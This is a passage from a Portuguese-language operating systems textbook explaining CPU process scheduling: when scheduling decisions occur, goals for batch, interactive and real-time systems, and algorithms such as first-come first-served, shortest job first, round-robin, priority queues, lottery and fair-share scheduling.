Vale a pena observar que, à medida que as CPUs ficam mais rápidas, os processos tendem a ficar mais limitados pela E/S. Esse efeito ocorre porque as CPUs estão melhorando muito mais rápido que os discos. Em consequência, é provável que o escalonamento de processos limitados pela E/S torne-se um assunto mais importante no futuro. A ideia básica aqui é que se um processo limitado pela E/S quiser executar, ele deve receber uma chance rapidamente para que possa emitir sua solicitação de disco e manter o disco ocupado. Como vimos na Figura 2.6, quando os processos são limitados pela E/S, são necessários diversos deles para manter a CPU completamente ocupada.

Quando escalonar

Uma questão fundamental relacionada com o escalonamento é quando tomar decisões de escalonamento. Na realidade, há uma série de situações nas quais o escalonamento é necessário. Primeiro, quando um novo processo é criado, uma decisão precisa ser tomada a respeito de qual processo, o pai ou o filho, deve ser executado. Tendo em vista que ambos os processos estão em um estado pronto, trata-se de uma decisão de escalonamento normal e pode ser qualquer uma, isto é, o escalonador pode legitimamente escolher executar o processo pai ou o filho em seguida.

Segundo, uma decisão de escalonamento precisa ser tomada ao término de um processo. Esse processo não pode mais executar (já que ele não existe mais), então algum outro precisa ser escolhido do conjunto de processos prontos. Se nenhum está pronto, um processo ocioso gerado pelo sistema normalmente é executado.

Terceiro, quando um processo bloqueia para E/S, em um semáforo, ou por alguma outra razão, outro processo precisa ser selecionado para executar. Às vezes, a razão para bloquear pode ter um papel na escolha. Por exemplo, se *A* é um processo importante e ele está esperando por *B* para sair de sua região crítica, deixar que *B* execute em seguida permitirá que ele saia de sua região crítica e desse modo deixe que *A* continue. O problema, no entanto, é que o escalonador geralmente não tem a informação necessária para levar essa dependência em consideração.

Quarto, quando ocorre uma interrupção de E/S, uma decisão de escalonamento pode ser feita. Se a interrupção veio de um dispositivo de E/S que agora completou seu trabalho, algum processo que foi bloqueado esperando pela E/S pode agora estar pronto para executar. Cabe ao escalonador decidir se deve executar o processo que ficou pronto há pouco, o processo que estava

sendo executado no momento da interrupção, ou algum terceiro processo.

Se um hardware de relógio fornece interrupções periódicas a 50 ou 60 Hz ou alguma outra frequência, uma decisão de escalonamento pode ser feita a cada interrupção ou a cada *k*-ésima interrupção de relógio. Algoritmos de escalonamento podem ser divididos em duas categorias em relação a como lidar com interrupções de relógio. Um algoritmo de escalonamento **não preemptivo** escolhe um processo para ser executado e então o deixa ser executado até que ele seja bloqueado (seja em E/S ou esperando por outro processo), ou libera voluntariamente a CPU. Mesmo que ele execute por muitas horas, não será suspenso forçosamente. Na realidade, nenhuma decisão de escalonamento é feita durante interrupções de relógio. Após o processamento da interrupção de relógio ter sido concluído, o processo que estava executando antes da interrupção é retomado, a não ser que um processo mais prioritário esteja esperando por um tempo de espera agora satisfeito.

Por outro lado, um algoritmo de escalonamento **preemptivo** escolhe um processo e o deixa executar por no máximo um certo tempo fixado. Se ele ainda estiver executando ao fim do intervalo de tempo, ele é suspenso e o escalonador escolhe outro processo para executar (se algum estiver disponível). Realizar o escalonamento preemptivo exige que uma interrupção de relógio ocorra ao fim do intervalo para devolver o controle da CPU de volta para o escalonador. Se nenhum relógio estiver disponível, o escalonamento não preemptivo é a única solução.

Categorias de algoritmos de escalonamento

De maneira pouco surpreendente, em diferentes ambientes, distintos algoritmos de escalonamento são necessários. Essa situação surge porque diferentes áreas de aplicação (e de tipos de sistemas operacionais) têm metas diversas. Em outras palavras, o que deve ser otimizado pelo escalonador não é o mesmo em todos os sistemas. Três ambientes valem ser destacados aqui:

1. Lote.
2. Interativo.
3. Tempo real.

Sistemas em lote ainda são amplamente usados no mundo de negócios para folhas de pagamento, estoques, contas a receber, contas a pagar, cálculos de juros (em bancos), processamento de pedidos de indenização (em companhias de seguro) e outras tarefas periódicas. Em sistemas em lote, não há usuários esperando impacientemente em seus terminais para uma resposta rápida a uma solicitação menor. Em consequência, algoritmos não preemptivos, ou algoritmos preemptivos com longos períodos para cada processo são muitas vezes aceitáveis. Essa abordagem reduz os chaveamentos de processos e melhora o desempenho. Na realidade, os algoritmos em lote são bastante comuns e muitas vezes aplicáveis a outras situações também, o que torna seu estudo interessante, mesmo para pessoas não envolvidas na computação corporativa de grande porte.

Em um ambiente com usuários interativos, a preempção é essencial para evitar que um processo tome conta da CPU e negue serviço para os outros. Mesmo que nenhum processo execute de modo intencional para sempre, um erro em um programa pode levar um processo a impedir indefinidamente que todos os outros executem. A preempção é necessária para evitar esse comportamento. Os servidores também caem nessa categoria, visto que eles normalmente servem a múltiplos usuários (remotos), todos os quais estão muito apressados, assim como usuários de computadores.

Em sistemas com restrições de tempo real, a preempção às vezes, por incrível que pareça, não é necessária, porque os processos sabem que eles não podem executar por longos períodos e em geral realizam o seu trabalho e bloqueiam rapidamente. A diferença com os sistemas interativos é que os de tempo real executam apenas programas que visam ao progresso da aplicação à mão. Sistemas interativos são sistemas para fins gerais e podem executar programas arbitrários que não são cooperativos e talvez até mesmo maliciosos.

Objetivos do algoritmo de escalonamento

A fim de projetar um algoritmo de escalonamento, é necessário ter alguma ideia do que um bom algoritmo deve fazer. Certas metas dependem do ambiente (em lote, interativo ou de tempo real), mas algumas são desejáveis em todos os casos. Algumas metas estão listadas na Figura 2.40. Discutiremos essas metas a seguir.

Em qualquer circunstância, a justiça é importante. Processos comparáveis devem receber serviços comparáveis. Conceder a um processo muito mais tempo de CPU do que para um processo equivalente não é justo. É claro que categorias diferentes de processos podem ser tratadas diferentemente. Pense sobre controle de segurança e elaboração da folha de pagamento em um centro de computadores de um reator nuclear.

De certa maneira relacionado com justiça está o cumprimento das políticas do sistema. Se a política local é que os processos de controle de segurança são executados

FIGURA 2.40 Algumas metas do algoritmo de escalonamento sob diferentes circunstâncias.

Todos os sistemas

Justiça — dar a cada processo uma porção justa da CPU

Aplicação da política — verificar se a política estabelecida é cumprida

Equilíbrio — manter ocupadas todas as partes do sistema

Sistemas em lote

Vazão (*throughput*) — maximizar o número de tarefas por hora

Tempo de retorno — minimizar o tempo entre a submissão e o término

Utilização de CPU — manter a CPU ocupada o tempo todo

Sistemas interativos

Tempo de resposta — responder rapidamente às requisições

Proporcionalidade — satisfazer às expectativas dos usuários

Sistemas de tempo real

Cumprimento dos prazos — evitar a perda de dados

Previsibilidade — evitar a degradação da qualidade em sistemas multimídia

sempre que quiserem, mesmo que isso signifique atraso de 30 segundos da folha de pagamento, o escalonador precisa certificar-se de que essa política seja cumprida.

Outra meta geral é manter todas as partes do sistema ocupadas quando possível. Se a CPU e todos os outros dispositivos de E/S podem ser mantidos executando o tempo inteiro, mais trabalho é realizado por segundo do que se alguns dos componentes estivessem ociosos. No sistema em lote, por exemplo, o escalonador tem controle sobre quais tarefas são trazidas à memória para serem executadas. Ter alguns processos limitados pela CPU e alguns limitados pela E/S juntos na memória é uma ideia melhor do que primeiro carregar e executar todas as tarefas limitadas pela CPU e, quando forem concluídas, carregar e executar todas as tarefas limitadas pela E/S. Se a segunda estratégia for usada, quando os processos limitados pela CPU estiverem sendo executados, eles disputarão a CPU e o disco ficará ocioso. Depois, quando as tarefas limitadas pela E/S entrarem, elas disputarão o disco e a CPU ficará ociosa. Assim, é melhor manter o sistema inteiro executando ao mesmo tempo mediante uma mistura cuidadosa de processos.

Os gerentes de grandes centros de computadores que executam muitas tarefas em lote costumam observar três métricas para ver como seus sistemas estão desempenhando: vazão, tempo de retorno e utilização da CPU. A **vazão** é o número de tarefas por hora que o sistema completa. Considerados todos os fatores, terminar 50 tarefas por hora é melhor do que terminar 40 tarefas por hora. O **tempo de retorno** é estatisticamente o tempo médio do momento em que a tarefa em lote é submetida até o momento em que ela é concluída. Ele mede quanto tempo o usuário médio tem de esperar pela saída. Aqui a regra é: menos é mais.

Um algoritmo de escalonamento que tenta maximizar a vazão talvez não minimize necessariamente o tempo de retorno. Por exemplo, dada uma combinação de tarefas curtas e tarefas longas, um escalonador que sempre executou tarefas curtas e nunca as longas talvez consiga uma excelente vazão (muitas tarefas curtas por hora), mas à custa de um tempo de retorno terrível para as tarefas longas. Se as tarefas curtas seguissem chegando a uma taxa aproximadamente uniforme, as tarefas longas talvez nunca fossem executadas, tornando o tempo de retorno médio infinito, conquanto alcançando uma alta vazão.

A utilização da CPU é muitas vezes usada como uma métrica nos sistemas em lote. No entanto, ela não é uma boa métrica. O que de fato importa é quantas tarefas por hora saem do sistema (vazão) e quanto tempo leva para receber uma tarefa de volta (tempo de retorno). Usar a utilização de CPU como uma métrica é como classificar carros com base em seu giro de motor. Entretanto, saber quando a utilização da CPU está próxima de 100% é útil para saber quando chegou o momento de obter mais poder computacional.

Para sistemas interativos, aplicam-se metas diferentes. A mais importante é minimizar o **tempo de resposta**, isto é, o tempo entre emitir um comando e receber o resultado. Em um computador pessoal, em que um processo de segundo plano está sendo executado (por exemplo, lendo e armazenando e-mail da rede), uma solicitação de usuário para começar um programa ou abrir um arquivo deve ter precedência sobre o trabalho de segundo plano. Atender primeiro todas as solicitações interativas será percebido como um bom serviço.

Uma questão de certa maneira relacionada é o que poderia ser chamada de **proporcionalidade**. Usuários têm uma ideia inerente (porém muitas vezes incorreta) de quanto tempo as coisas devem levar. Quando uma solicitação que o usuário percebe como complexa leva muito tempo, os usuários aceitam isso, mas quando uma solicitação percebida como simples leva muito tempo, eles ficam irritados. Por exemplo, se clicar em um ícone que envia um vídeo de 500 MB para um servidor na nuvem demorar 60 segundos, o usuário provavelmente aceitará isso como um fato da vida por não esperar que a transferência leve 5 s. Ele sabe que levará um tempo.

Por outro lado, quando um usuário clica em um ícone que desconecta a conexão com o servidor na nuvem após o vídeo ter sido enviado, ele tem expectativas diferentes. Se a desconexão não estiver completa após 30 s, o usuário provavelmente estará soltando algum palavrão e após 60 s ele estará espumando de raiva. Esse comportamento decorre da percepção comum dos usuários de que enviar um monte de dados *supostamente* leva muito mais tempo que apenas desconectar uma conexão. Em alguns casos (como esse), o escalonador não pode fazer nada a respeito do tempo de resposta, mas em outros casos ele pode, especialmente quando o atraso é causado por uma escolha ruim da ordem dos processos.

Sistemas de tempo real têm propriedades diferentes de sistemas interativos e, desse modo, metas de escalonamento diferentes. Eles são caracterizados por ter prazos que devem — ou pelo menos deveriam —, ser cumpridos. Por exemplo, se um computador está controlando um dispositivo que produz dados a uma taxa regular, deixar de executar o processo de coleta de dados em tempo pode resultar em dados perdidos. Assim, a principal exigência de um sistema de tempo real é cumprir com todos (ou a maioria) dos prazos.

Em alguns sistemas de tempo real, especialmente aqueles envolvendo multimídia, a previsibilidade é importante. Descumprir um prazo ocasional não é fatal, mas se o processo de áudio executar de maneira errática demais, a qualidade do som deteriorará rapidamente. O vídeo também é uma questão, mas o ouvido é muito mais sensível a atrasos que o olho. Para evitar esse problema, o escalonamento de processos deve ser altamente previsível e regular. Neste capítulo, estudaremos algoritmos de escalonamento interativo e em lote. O escalonamento de tempo real não é abordado no livro, mas no material extra sobre sistemas operacionais de multimídia na Sala Virtual do livro.

2.4.2 Escalonamento em sistemas em lote

Chegou o momento agora de passar das questões de escalonamento gerais para algoritmos de escalonamento específicos. Nesta seção, examinaremos os algoritmos usados em sistemas em lote. Nas seções seguintes, examinaremos sistemas interativos e de tempo real. Vale a pena destacar que alguns algoritmos são usados tanto nos sistemas interativos como nos em lote. Estudaremos esses mais tarde.

Primeiro a chegar, primeiro a ser servido

É provável que o mais simples de todos os algoritmos de escalonamento já projetados seja o **primeiro a chegar, primeiro a ser servido** (**first-come, first-served**) não preemptivo. Com esse algoritmo, a CPU é atribuída aos processos na ordem em que a requisitam. Basicamente, há uma fila única de processos prontos. Quando a primeira tarefa entrar no sistema de manhã, ela é iniciada imediatamente e deixada executar por quanto tempo ela quiser. Ela não é interrompida por ter sido executada por tempo demais. À medida que as outras tarefas chegam, elas são colocadas no fim da fila. Quando o processo que está sendo executado é bloqueado, o primeiro processo na fila é executado em seguida. Quando um processo bloqueado fica pronto — assim como uma tarefa que chegou há pouco —, ele é colocado no fim da fila, atrás dos processos em espera.

A grande força desse algoritmo é que ele é fácil de compreender e igualmente fácil de programar. Ele também é tão justo quanto alocar ingressos escassos de um concerto ou iPhones novos para pessoas que estão dispostas a esperar na fila desde às duas da manhã. Com esse algoritmo, uma única lista encadeada controla todos os processos. Escolher um processo para executar exige apenas remover um da frente da fila. Acrescentar uma nova tarefa ou desbloquear um processo exige apenas colocá-lo no fim da fila. O que poderia ser mais simples de compreender e implementar?

Infelizmente, o primeiro a chegar, primeiro a ser servido também tem uma desvantagem poderosa. Suponha que há um processo limitado pela computação que é executado por 1 s de cada vez e muitos processos limitados pela E/S que usam pouco tempo da CPU, mas cada um tem de realizar 1.000 leituras do disco para ser concluído. O processo limitado pela computação é executado por 1 s, então ele lê um bloco de disco. Todos os processos de E/S são executados agora e começam leituras de disco. Quando o processo limitado pela computação obtém seu bloco de disco, ele é executado por mais 1 s, seguido por todos os processos limitados pela E/S em rápida sucessão.

O resultado líquido é que cada processo limitado pela E/S lê 1 bloco por segundo e levará 1.000 s para terminar. Com o algoritmo de escalonamento que causasse a preempção do processo limitado pela computação a cada 10 ms, os processos limitados pela E/S terminariam em 10 s em vez de 1.000 s, e sem retardar muito o processo limitado pela computação.

Tarefa mais curta primeiro

Agora vamos examinar outro algoritmo em lote não preemptivo que presume que os tempos de execução são conhecidos antecipadamente. Em uma companhia de seguros, por exemplo, as pessoas podem prever com

bastante precisão quanto tempo levará para executar um lote de 1.000 solicitações, tendo em vista que um trabalho similar é realizado todos os dias. Quando há vários trabalhos igualmente importantes esperando na fila de entrada para serem iniciados, o escalonador escolhe a **tarefa mais curta primeiro** (**shortest job first**). Observe a Figura 2.41. Nela vemos quatro tarefas *A, B, C* e *D* com tempos de execução de 8, 4, 4 e 4 minutos, respectivamente. Ao executá-las nessa ordem, o tempo de retorno para *A* é 8 minutos, para *B* é 12 minutos, para *C* é 16 minutos e para *D* é 20 minutos, resultando em uma média de 14 minutos.

Agora vamos considerar executar essas quatro tarefas usando o algoritmo *tarefa mais curta primeiro*, como mostrado na Figura 2.41(b). Os tempos de retorno são agora 4, 8, 12 e 20 minutos, resultando em uma média de 11 minutos. A tarefa mais curta primeiro é provavelmente uma ótima escolha. Considere o caso de quatro tarefas, com tempos de execução de *a, b, c* e *d*, respectivamente. A primeira tarefa termina no tempo *a*, a segunda no tempo $a + b$, e assim por diante. O tempo de retorno médio é $(4a + 3b + 2c + d)/4$. Fica claro que *a* contribui mais para a média do que os outros tempos, logo deve ser a tarefa mais curta, com *b* em seguida, então *c* e finalmente *d* como o mais longo, visto que ele afeta apenas seu próprio tempo de retorno. O mesmo argumento aplica-se igualmente bem a qualquer número de tarefas.

Vale a pena destacar que a *tarefa mais curta primeiro* é ótima apenas quando todas as tarefas estão disponíveis simultaneamente. Como um contraexemplo, considere cinco tarefas, *A* a *E*, com tempos de execução de 2, 4, 1, 1 e 1, respectivamente. Seus tempos de chegada são 0, 0, 3, 3 e 3. No início, apenas *A* ou *B* podem ser escolhidos, dado que as outras três tarefas não chegaram ainda. Usando a *tarefa mais curta primeiro*, executaremos as tarefas na ordem *A, B, C, D, E* para um tempo de espera médio de 4,6. No entanto, executá-las na ordem *B, C, D, E, A* tem um tempo de espera médio de 4,4.

FIGURA 2.41 Um exemplo do escalonamento tarefa mais curta primeiro. (a) Executando quatro tarefas na ordem original. (b) Executando-as na ordem tarefa mais curta primeiro.

8	4	4	4
A	B	C	D

(a)

4	4	4	8
B	C	D	A

(b)

Tempo restante mais curto em seguida

Uma versão preemptiva da ***tarefa mais curta primeiro*** é o **tempo restante mais curto em seguida** (*shortest remaining time next)*. Com esse algoritmo, o escalonador escolhe o processo cujo tempo de execução restante é o mais curto. De novo, o tempo de execução precisa ser conhecido antecipadamente. Quando uma nova tarefa chega, seu tempo total é comparado com o tempo restante do processo atual. Se a nova tarefa precisa de menos tempo para terminar do que o processo atual, este é suspenso e a nova tarefa iniciada. Esse esquema permite que tarefas curtas novas tenham um bom desempenho.

2.4.3 Escalonamento em sistemas interativos

Examinaremos agora alguns algoritmos que podem ser usados em sistemas interativos. Eles são comuns em computadores pessoais, servidores e outros tipos de sistemas também.

Escalonamento por chaveamento circular

Um dos algoritmos mais antigos, simples, justos e amplamente usados é o **circular** (*round-robin*). A cada processo é designado um intervalo, chamado de seu **quantum**, durante o qual ele é deixado executar. Se o processo ainda está executando ao fim do quantum, a CPU sofrerá uma preempção e receberá outro processo. Se o processo foi bloqueado ou terminado antes de o quantum ter decorrido, o chaveamento de CPU será feito quando o processo bloquear, é claro. O escalonamento circular é fácil de implementar. Tudo o que o escalonador precisa fazer é manter uma lista de processos executáveis, como mostrado na Figura 2.42(a). Quando o processo usa todo o seu quantum, ele é colocado no fim da lista, como mostrado na Figura 2.42(b).

A única questão realmente interessante em relação ao escalonamento circular é o comprimento do quantum. Chavear de um processo para o outro exige certo






FIGURA 2.42 Escalonamento circular. (a) A lista de processos executáveis. (b) A lista de processos executáveis após *B* usar todo seu quantum.

montante de tempo para fazer toda a administração — salvando e carregando registradores e mapas de memória, atualizando várias tabelas e listas, carregando e descarregando memória cache, e assim por diante. Suponha que esse **chaveamento de processo** ou **chaveamento de contexto**, como é chamado às vezes, leva 1 ms, incluindo o chaveamento dos mapas de memória, carregar e descarregar o cache etc. Também suponha que o quantum é estabelecido em 4 ms. Com esses parâmetros, após realizar 4 ms de trabalho útil, a CPU terá de gastar (isto é, desperdiçar) 1 ms no chaveamento de processo. Desse modo, 20% do tempo da CPU será jogado fora em overhead administrativo. Claramente, isso é demais.

Para melhorar a eficiência da CPU, poderíamos configurar o quantum para, digamos, 100 ms. Agora o tempo desperdiçado é de apenas 1%. Mas considere o que acontece em um sistema de servidores se 50 solicitações entram em um intervalo muito curto e com exigências de CPU com grande variação. Cinquenta processos serão colocados na lista de processos executáveis. Se a CPU estiver ociosa, o primeiro começará imediatamente, o segundo não poderá começar até 100 ms mais tarde e assim por diante. O último azarado talvez tenha de esperar 5 s antes de ter uma chance, presumindo que todos os outros usem todo o seu quantum. A maioria dos usuários achará demorada uma resposta de 5 s para um comando curto. Essa situação seria especialmente ruim se algumas das solicitações próximas do fim da fila exigissem apenas alguns milissegundos de tempo da CPU. Com um quantum curto, eles teriam recebido um serviço melhor.

Outro fator é que se o quantum for configurado por um tempo mais longo que o surto de CPU médio, a preempção não acontecerá com muita frequência. Em vez disso, a maioria dos processos desempenhará uma operação de bloqueio antes de o quantum acabar, provocando um chaveamento de processo. Eliminar a preempção melhora o desempenho, porque os chaveamentos de processo então acontecem apenas quando são logicamente necessários, isto é, quando um processo é bloqueado e não pode continuar.

A seguinte conclusão pode ser formulada: estabelecer o quantum curto demais provoca muitos chaveamentos de processos e reduz a eficiência da CPU, mas estabelecê-lo longo demais pode provocar uma resposta ruim a solicitações interativas curtas. Um quantum em torno de 20-50 ms é muitas vezes bastante razoável.

Escalonamento por prioridades

O escalonamento circular pressupõe implicitamente que todos os processos são de igual importância. Muitas vezes, as pessoas que são proprietárias e operam computadores multiusuário têm ideias bem diferentes sobre o assunto. Em uma universidade, por exemplo, uma ordem hierárquica começaria pelo reitor, os chefes de departamento em seguida, então os professores, secretários, zeladores e, por fim, os estudantes. A necessidade de levar em consideração fatores externos leva ao **escalonamento por prioridades**. A ideia básica é direta: a cada processo é designada uma prioridade, e o processo executável com a prioridade mais alta é autorizado a executar.

Mesmo em um PC com um único proprietário, pode haver múltiplos processos, alguns dos quais são mais importantes do que os outros. Por exemplo, a um processo daemon enviando mensagens de correio eletrônico no segundo plano deve ser atribuída uma prioridade mais baixa do que a um processo exibindo um filme de vídeo na tela em tempo real.


Para evitar que processos de prioridade mais alta executem indefinidamente, o escalonador talvez diminua a prioridade do processo que está sendo executado em cada tique do relógio (isto é, em cada interrupção do relógio). Se essa ação faz que a prioridade caia abaixo daquela do próximo processo com a prioridade mais alta, ocorre um chaveamento de processo. Como alternativa, pode ser designado a cada processo um quantum de tempo máximo no qual ele é autorizado a executar. Quando esse quantum for esgotado, o processo seguinte na escala de prioridade recebe uma chance de ser executado.

Prioridades podem ser designadas a processos estaticamente ou dinamicamente. Em um computador militar, processos iniciados por generais podem começar com uma prioridade 100, processos iniciados por coronéis a 90, majores a 80, capitães a 70, tenentes a 60 e assim por diante. Como alternativa, em uma central de computação comercial, tarefas de alta prioridade podem custar US$

100 uma hora, prioridade média US$ 75 e baixa prioridade US$ 50. O sistema UNIX tem um comando, *nice*, que permite que um usuário reduza voluntariamente a prioridade do seu processo, a fim de ser legal com os outros usuários, mas ninguém nunca o utiliza.

Prioridades também podem ser designadas dinamicamente pelo sistema para alcançar determinadas metas. Por exemplo, alguns processos são altamente limitados pela E/S e passam a maior parte do tempo esperando para a E/S ser concluída. Sempre que um processo assim quer a CPU, ele deve recebê-la imediatamente, para deixá-lo iniciar sua próxima solicitação de E/S, que pode então proceder em paralelo com outro processo que estiver de fato computando. Fazer que o processo limitado pela E/S espere muito tempo pela CPU significará apenas tê-lo ocupando a memória por um tempo desnecessariamente longo. Um algoritmo simples para proporcionar um bom serviço para processos limitados pela E/S é configurar a prioridade para $1/f$, onde f é a fração do último quantum que o processo usou. Um processo que usou apenas 1 ms do seu quantum de 50 ms receberia a prioridade 50, enquanto um que usasse 25 ms antes de bloquear receberia a prioridade 2, e um que usasse o quantum inteiro receberia a prioridade 1.

Muitas vezes é conveniente agrupar processos em classes de prioridade e usar o escalonamento de prioridades entre as classes, mas escalonamento circular dentro de cada classe. A Figura 2.43 mostra um sistema com quatro classes de prioridade. O algoritmo de escalonamento funciona do seguinte modo: desde que existam processos executáveis na classe de prioridade 4, apenas execute cada um por um quantum, estilo circular, e jamais se importe com classes de prioridade mais baixa. Se a classe de prioridade 4 estiver vazia, então execute os processos de classe 3 de maneira circular. Se ambas as classes — 4 e 3 — estiverem vazias, então execute a classe 2 de maneira circular e assim por diante. Se as prioridades não forem ajustadas ocasionalmente, classes de prioridade mais baixa podem todas morrer famintas.

FIGURA 2.43 Um algoritmo de escalonamento com quatro classes de prioridade.

Múltiplas filas

Um dos primeiros escalonadores de prioridade foi em CTSS, o sistema compatível de tempo compartilhado do MIT que operava no IBM 7094 (CORBATÓ et al., 1962). O CTSS tinha o problema que o chaveamento de processo era lento, pois o 7094 conseguia armazenar apenas um processo na memória. Cada chaveamento significava trocar o processo atual para o disco e ler em um novo a partir do disco. Os projetistas do CTSS logo perceberam que era mais eficiente dar aos processos limitados pela CPU um grande quantum de vez em quando, em vez de dar a eles pequenos quanta frequentemente (para reduzir as operações de troca). Por outro lado, dar a todos os processos um grande quantum significaria um tempo de resposta ruim, como já vimos. A solução foi estabelecer classes de prioridade. Processos na classe mais alta seriam executados por dois quanta. Processos na classe seguinte seriam executados por quatro quanta etc. Sempre que um processo consumia todos os quanta alocados para ele, era movido para uma classe inferior.

Como exemplo, considere um processo que precisasse computar continuamente por 100 quanta. De início ele receberia um quantum, então seria trocado. Da vez seguinte, ele receberia dois quanta antes de ser trocado. Em sucessivas execuções ele receberia 4, 8, 16, 32 e 64 quanta, embora ele tivesse usado apenas 37 dos 64 quanta finais para completar o trabalho. Apenas 7 trocas seriam necessárias (incluindo a carga inicial) em vez de 100 com um algoritmo circular puro. Além disso, à medida que o processo se aprofundasse nas filas de prioridade, ele seria usado de maneira cada vez menos frequente, poupando a CPU para processos interativos curtos.

A política a seguir foi adotada a fim de evitar punir para sempre um processo que precisasse ser executado por um longo tempo quando fosse iniciado pela primeira vez, mas se tornasse interativo mais tarde. Sempre que a tecla *Enter* era digitada em um terminal, o processo pertencente àquele terminal era movido para a classe de prioridade mais alta, pressupondo que ele estava prestes a tornar-se interativo. Um belo dia, algum usuário com um processo pesadamente limitado pela CPU descobriu que apenas sentar em um terminal e digitar a tecla *Enter* ao acaso de tempos em tempos ajudava e muito seu tempo de resposta. Moral da história: acertar na prática é muito mais difícil que acertar na regra.

Processo mais curto em seguida

Como a *tarefa mais curta primeiro* sempre produz o tempo de resposta médio mínimo para sistemas em

lote, seria bom se ela pudesse ser usada para processos interativos também. Até certo ponto, ela pode ser. Processos interativos geralmente seguem o padrão de esperar pelo comando, executar o comando, esperar pelo comando, executar o comando etc. Se considerarmos a execução de cada comando uma "tarefa" em separado, então podemos minimizar o tempo de resposta geral executando a tarefa mais curta primeiro. O problema é descobrir qual dos processos atualmente executáveis é o mais curto.

Uma abordagem é fazer estimativas baseadas no comportamento passado e executar o processo com o tempo de execução estimado mais curto. Suponha que o tempo estimado por comando para alguns processos é T_0. Agora suponha que a execução seguinte é mensurada como sendo T_1. Poderíamos atualizar nossa estimativa tomando a soma ponderada desses dois números, isto é, $aT_0 + (1 - a)T_1$. Pela escolha de a podemos decidir que o processo de estimativa esqueça as execuções anteriores rapidamente, ou as lembre por um longo tempo. Com $a = 1/2$, temos estimativas sucessivas de

$$T_0,\ T_0/2 + T_1/2,\ T_0/4 + T_1/4 + T_2/2,\ T_0/8 + T_1/8 + T_2/4 + T_3/2$$

Após três novas execuções, o peso de T_0 na nova estimativa caiu para 1/8.

A técnica de estimar o valor seguinte em uma série tomando a média ponderada do valor mensurado atual e a estimativa anterior é às vezes chamada de **envelhecimento** (**aging**). Ela é aplicável a muitas situações onde uma previsão precisa ser feita baseada nos valores anteriores. O envelhecimento é especialmente fácil de implementar quando $a = 1/2$. Tudo o que é preciso fazer é adicionar o novo valor à estimativa atual e dividir a soma por 2 (deslocando-a 1 bit para a direita).

Escalonamento garantido

Uma abordagem completamente diferente para o escalonamento é fazer promessas reais para os usuários a respeito do desempenho e então cumpri-las. Uma promessa realista de se fazer e fácil de cumprir é a seguinte: se n usuários estão conectados enquanto você está trabalhando, você receberá em torno de $1/n$ da potência da CPU. De modo similar, em um sistema de usuário único com n processos sendo executados, todos os fatores permanecendo os mesmos, cada um deve receber $1/n$ dos ciclos da CPU. Isso parece bastante justo.

Para cumprir essa promessa, o sistema deve controlar quanta CPU cada processo teve desde sua criação. Ele então calcula o montante de CPU a que cada um tem direito, especificamente, o tempo desde a criação dividido por n. Tendo em vista que o montante de tempo da CPU que cada processo realmente teve também é conhecido, calcular o índice de tempo de CPU real consumido com o tempo de CPU ao qual ele tem direito é algo bastante direto. Um índice de 0,5 significa que o processo teve apenas metade do que deveria, e um índice de 2,0 significa que teve duas vezes o montante de tempo ao qual ele tinha direito. O algoritmo então executará o processo com o índice mais baixo até que seu índice aumente e se aproxime do de seu competidor. Então este é escolhido para executar em seguida.

Escalonamento por loteria

Embora realizar promessas para os usuários e cumpri-las seja uma bela ideia, ela é difícil de implementar. No entanto, outro algoritmo pode ser usado para gerar resultados similarmente previsíveis com uma implementação muito mais simples. Ele é chamado de **escalonamento por loteria** (WALDSPURGER e WEIHL, 1994).

A ideia básica é dar bilhetes de loteria aos processos para vários recursos do sistema, como o tempo da CPU. Sempre que uma decisão de escalonamento tiver de ser feita, um bilhete de loteria será escolhido ao acaso, e o processo com o bilhete fica com o recurso. Quando aplicado ao escalonamento de CPU, o sistema pode realizar um sorteio 50 vezes por segundo, com cada vencedor recebendo 20 ms de tempo da CPU como prêmio.

Parafraseando George Orwell: "Todos os processos são iguais, mas alguns processos são mais iguais". Processos mais importantes podem receber bilhetes extras, para aumentar a chance de vencer. Se há 100 bilhetes emitidos e um processo tem 20 deles, ele terá uma chance de 20% de vencer cada sorteio. A longo prazo, ele terá acesso a cerca de 20% da CPU. Em comparação com o escalonador de prioridade, em que é muito difícil de afirmar o que realmente significa ter uma prioridade de 40, aqui a regra é clara: um processo que tenha uma fração f dos bilhetes terá aproximadamente uma fração f do recurso em questão.

O escalonamento de loteria tem várias propriedades interessantes. Por exemplo, se um novo processo aparece e ele ganha alguns bilhetes, no sorteio seguinte ele teria uma chance de vencer na proporção do número de bilhetes que tem em mãos. Em outras palavras, o escalonamento de loteria é altamente responsivo.

Processos cooperativos podem trocar bilhetes se assim quiserem. Por exemplo, quando um processo

cliente envia uma mensagem para um processo servidor e então bloqueia, ele pode dar todos os seus bilhetes para o servidor a fim de aumentar a chance de que o servidor seja executado em seguida. Quando o servidor tiver concluído, ele devolve os bilhetes de maneira que o cliente possa executar novamente. Na realidade, na ausência de clientes, os servidores não precisam de bilhete algum.

O escalonamento de loteria pode ser usado para solucionar problemas difíceis de lidar com outros métodos. Um exemplo é um servidor de vídeo no qual vários processos estão alimentando fluxos de vídeo para seus clientes, mas em diferentes taxas de apresentação dos quadros. Suponha que os processos precisem de quadros a 10, 20 e 25 quadros/s. Ao alocar para esses processos 10, 20 e 25 bilhetes, nessa ordem, eles automaticamente dividirão a CPU em mais ou menos a proporção correta, isto é, 10 : 20 : 25.

Escalonamento por fração justa

Até agora presumimos que cada processo é escalonado por si próprio, sem levar em consideração quem é o seu dono. Como resultado, se o usuário 1 inicia nove processos e o usuário 2 inicia um processo, com chaveamento circular ou com prioridades iguais, o usuário 1 receberá 90% da CPU e o usuário 2 apenas 10% dela.

